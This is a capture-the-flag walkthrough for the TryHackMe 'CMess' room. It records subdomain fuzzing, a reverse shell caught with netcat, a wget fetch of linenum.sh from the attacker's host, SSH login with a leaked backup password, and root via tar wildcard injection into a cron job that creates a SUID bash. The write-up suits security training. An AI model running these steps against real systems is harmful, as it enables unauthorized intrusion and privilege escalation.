CMESS - THM (Done)

https://tryhackme.com/r/room/cmess


wfuzz build into Kali

Use this wordlist - https://github.com/danielmiessler/SecLists/blob/master/Discovery/DNS/subdomains-top1million-5000.txt

1. Dirbust subdomain using wfuzz
2. Login to /admin
3. Upload shell from pentest monkey
4. Run linenum and find password
5. Login ssh
6. Check crontab
7. Inject tar and get root

Dirbust subdomain using wfuzz

```
root@kali:~# wfuzz -c -f sub-fighter -w top5000.txt -u 'http://cmess.thm' -H "HO
st: FUZZ.cmess.thm"
```





We need to exclude those word counts because those are error (not found) pages.

```
root@kali:~# wfuzz -c -f sub-fighter -w top5000.txt -u 'http://cmess.thm' -H "HO
st: FUZZ.cmess.thm" --hw 290
```

wfuzz -c -f sub-fighter -w top5000.txt -u 'http:/cmess.thm' -H "HOST: FUZZ.cmess.thm" --hw 290


gedit /etc/hosts






Login to /admin

Upload shell from pentest monkey



Run it




```
root@kali:~# nc -nvlp 7777
listening on [any] 7777 ...
connect to [10.11.4.114] from (UNKNOWN) [10.10.159.189] 48182
Linux cmess 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_6
4 x86_64 x86_64 GNU/Linux
 19:39:38 up 10 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Transfer linenum.sh and run it

```
$ cd /tmp
$ wget http://10.11.4.114/linenum.sh
--2020-06-20 19:41:19--  http://10.11.4.114/linenum.sh
Connecting to 10.11.4.114:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46632 (46K) [text/x-sh]
Saving to: 'linenum.sh'

     0K .......... .......... .......... .......... .....     100%  173K=0.3s

2020-06-20 19:41:19 (173 KB/s) - 'linenum.sh' saved [46632/46632]

$ chmod +x linenum.sh
$ ./linenum.sh
```

Usually as www-user we can go to a home folder and see who the main user is.

Sometimes as www-user we can see into that user folder. But this case we cannot. But it is worth to try.

```
$ cd /home
$ ls
andre
$ cd andre
/bin/sh: 8: cd: can't cd to andre
$
```

Lineum result. We have full access to this file.

```
[-] Location and Permissions (if accessible) of .bak file(s):
-rw-r--r-- 1 root root 3020 Feb  6 18:00 /etc/apt/sources.bak
-rwxrwxrwx 1 root root 36 Feb  6 18:54 /opt/.password.bak
```

And we see wildcard here.

```
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.monthly )
*/2 *   * * *   root    cd /home/andre/backup && tar -zcf /tmp/andre_backup.tar.
gz *
```

Cat that out

```
$ cat /opt/.password.bak
andres backup password
UQfsdCB7aAP6
```

Login ssh

```
root@kali:~# ssh andre@10.10.159.189
The authenticity of host '10.10.159.189 (10.10.159.189)' can't be established.
ECDSA key fingerprint is SHA256:sWfTNeZtMkhHDii33U60/cvVhAonkgxNTMtJ+KYQ7bI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.159.189' (ECDSA) to the list of known hosts.
andre@10.10.159.189's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Thu Feb 13 15:02:43 2020 from 10.0.0.20
andre@cmess:~$ ls
backup  user.txt
andre@cmess:~$ cd backup
andre@cmess:~/backup$ ls
note
andre@cmess:~/backup$ cat note
Note to self.
Anything in here will be backed up!
```

Check crontab, same result as linenum

```
andre@cmess:~/backup$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --repor
t /etc/cron.monthly )
*/2 *   * * *   root    cd /home/andre/backup && tar -zcf /tmp/andre_backup.tar.
gz *
andre@cmess:~/backup$
```

Create shell executable and checkpoint

```
andre@cmess:~/backup$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/
andre/backup/shell.sh
andre@cmess:~/backup$ ls
note  shell.sh
andre@cmess:~/backup$ chmod +x shell.sh
andre@cmess:~/backup$ touch /home/andre/backup/--checkpoint=1
andre@cmess:~/backup$ touch /home/andre/backup/--checkpoint-action=exec=sh\ shel
l.sh
andre@cmess:~/backup$ ls
--checkpoint=1  --checkpoint-action=exec=sh shell.sh  note  shell.sh
andre@cmess:~/backup$
```

Wait for a min for crontab to execute file. Go to /tmp and run bash.

```
andre@cmess:~/backup$ ls -la /tmp
total 1104
drwxrwxrwt  9 root     root        4096 Jun 20 19:48 .
drwxr-xr-x 22 root     root        4096 Feb  6 17:57 ..
-rw-r--r--  1 root     root         227 Jun 20 19:48 andre_backup.tar.gz
-rwsr-sr-x  1 root     root     1037528 Jun 20 19:48 bash
drwxrwxrwt  2 root     root        4096 Jun 20 19:29 .font-unix
drwxrwxrwt  2 root     root        4096 Jun 20 19:29 .ICE-unix
-rwxrwxrwx  1 www-data www-data   46632 Jun 20 18:56 linenum.sh
drwx------  3 root     root        4096 Jun 20 19:29 systemd-private-99fa20cd36a
84b50b0564198e2403c60-systemd-timesyncd.service-hDKLqa
drwxrwxrwt  2 root     root        4096 Jun 20 19:29 .Test-unix
drwxrwxrwt  2 root     root        4096 Jun 20 19:29 VMwareDnD
drwxrwxrwt  2 root     root        4096 Jun 20 19:29 .X11-unix
drwxrwxrwt  2 root     root        4096 Jun 20 19:29 .XIM-unix
andre@cmess:~/backup$ /tmp/bash -p
bash-4.3# whoami
root
```

We got root!